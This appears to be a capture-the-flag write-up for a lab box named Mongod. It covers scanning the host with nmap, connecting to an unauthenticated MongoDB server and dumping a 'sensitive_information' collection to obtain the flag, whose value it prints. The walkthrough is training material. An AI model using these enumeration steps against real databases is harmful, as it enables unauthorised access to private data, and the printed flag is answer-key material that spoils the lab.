

# Mongod Write-up

---

Prepared by: dotguy

---

## Introduction

---

Databases are a collection of organized information that can be easily accessed, managed and updated. In most environments, database systems are very important because they communicate information related to your sales transactions, product inventory, customer profiles and marketing activities.

There are different types of databases and one among them is MongoDB, which is a document-oriented NoSQL database. It is crucial to be aware of how the data is stored in different types of databases and how we can connect to these remote database servers and retrieve the desired data. In a document-oriented NoSQL database, the data is organized into a hierarchy of the following levels:

- databases
- collections
- documents

Databases make up the top level of data organization in a MongoDB instance. Databases are organized into collections which contain documents. Documents contain literal data such as strings, numbers, dates, etc. in a JSON-like format.

It often happens that the database server is misconfigured to permit anonymous login which can be exploited by an attacker to get access to sensitive information stored on the database. Mongod is a Linux box that features a MongoDB server running on it which allows anonymous login without a username or password. We can remotely connect to this MongoDB server using the `mongo` command line utility and enumerate the database in it to retrieve the flag.

---

## Enumeration

---

We will begin by scanning the remote host for any open ports and running services with a Nmap scan. We will be using the following flags for the scan:

```
-p- : This flag scans for all TCP ports ranging from 0-65535
-sV : Attempts to determine the version of the service running on a port
--min-rate : This is used to specify the minimum number of packets that Nmap should
send per second; it speeds up the scan as the number goes higher
```

```
nmap -p- --min-rate=1000 -sV {target_IP}
```

```
nmap -p- --min-rate=100 -sV {target_IP}
```

```
Nmap scan report for {target_IP}  
Host is up (0.52s latency).
```

```
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)  
27017/tcp  open  mongodb  MongoDB 3.6.8  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

The scan shows that the following two ports are open - `port 22` running the SSH service & `port 27017` running the MongoDB server.

## What is MongoDB?

MongoDB is a document-oriented NoSQL database. Instead of using tables and rows like in traditional relational databases, MongoDB makes use of collections and documents. Each database contains collections which in turn further contain documents. Each document consists of key-value pairs which are the basic unit of data in a MongoDB database. A single collection can contain multiple documents and they are schema-less meaning that the size and content of each document can be different from each another. More information about the MongoDB database can be found [here](#).



## Connecting to MongoDB

In order to connect to the remote MongoDB server running on the target box, we will need to install the `mongodb` utility, which can be done on Debian-based Linux distributions (like Parrot, Kali and Ubuntu) by downloading the following tar archive file.

```
curl -O https://fastdl.mongodb.org/linux/mongodb-linux-x86_64-3.4.7.tgz
```

We must then extract the contents of the tar archive file using the `tar` utility.


```
tar xvf mongodb-linux-x86_64-3.4.7.tgz
```

Navigate to the location where the `mongo` binary is present.

```
cd mongodb-linux-x86_64-3.4.7/bin
```

Let's now try to connect to the MongoDB server running on the remote host as an anonymous user.

```
./mongo mongodb://{target_IP}:27017
```

A terminal window with a dark background and three colored window control buttons (red, yellow, green) in the top-left corner. The terminal displays the output of the command `./mongo mongodb://{target_IP}:27017`. The output shows the MongoDB shell version (v4.0.20), the connection details (mongodb://{10.129.228.30:27017/test?gssapiServiceName=mongodb}), the session ID, the MongoDB server version (3.6.8), and several warnings about storage engine and access control. The terminal ends with a prompt character `>`.

```
./mongo mongodb://{target_IP}:27017

MongoDB shell version v4.0.20
connecting to: mongodb://{10.129.228.30:27017/test?gssapiServiceName=mongodb}
2022-09-29T12:42:24.487+0530 I CONTROL [js] machdep.cpu.extfeatures unavailable
Implicit session: session { "id" : UUID("e5335783-fba2-4541-986e-d36c0dd6b8b0") }
MongoDB server version: 3.6.8
WARNING: shell and server versions do not match
Server has startup warnings:
2022-09-29T07:03:43.926+0000 I STORAGE [initandlisten]
2022-09-29T07:03:43.926+0000 I STORAGE [initandlisten] ** WARNING: Using the XFS filesystem is strongly
recommended with the WiredTiger storage engine
2022-09-29T07:03:43.926+0000 I STORAGE [initandlisten] **          See
http://dochub.mongodb.org/core/prodnotes-filesystem
2022-09-29T07:03:47.627+0000 I CONTROL [initandlisten]
2022-09-29T07:03:47.627+0000 I CONTROL [initandlisten] ** WARNING: Access control is not enabled for the
database.
2022-09-29T07:03:47.627+0000 I CONTROL [initandlisten] **          Read and write access to data and
configuration is unrestricted.
2022-09-29T07:03:47.627+0000 I CONTROL [initandlisten]

>
```

We have successfully connected to the remote MongoDB instance as an anonymous user. We can list the databases present on the MongoDB server using the following command.

```
show dbs;
```



```
> show dbs;
```

admin	0.000GB
config	0.000GB
local	0.000GB
sensitive_information	0.000GB
users	0.000GB

After listing out the databases, we can select any one of them using the `use` command for further enumeration. Let's enumerate the seemingly most interesting database, i.e. `sensitive_information`.

```
use sensitive_information;
```



```
> use sensitive_information;
```

```
switched to db sensitive_information
```

Let's list down the collections stored in the `sensitive_information` database using the following command.

```
show collections;
```



```
> show collections;
```

```
flag
```

We can see that there exists a single collection named `flag`. We can dump the contents of the documents present in the `flag` collection by using the `db.collection.find()` command. Let's replace the collection name `flag` in the command and also use `pretty()` in order to receive the output in a beautified format.

```
db.flag.find().pretty();
```



```
> db.flag.find().pretty();  
  
{  
  "_id" : ObjectId("630e3dbcb82540ebbd1748c5"),  
  "flag" : "1b6e6fb359e7c40241b6d431427ba6ea"  
}
```

Congratulations! We have successfully retrieved the flag value from the MongoDB database.

---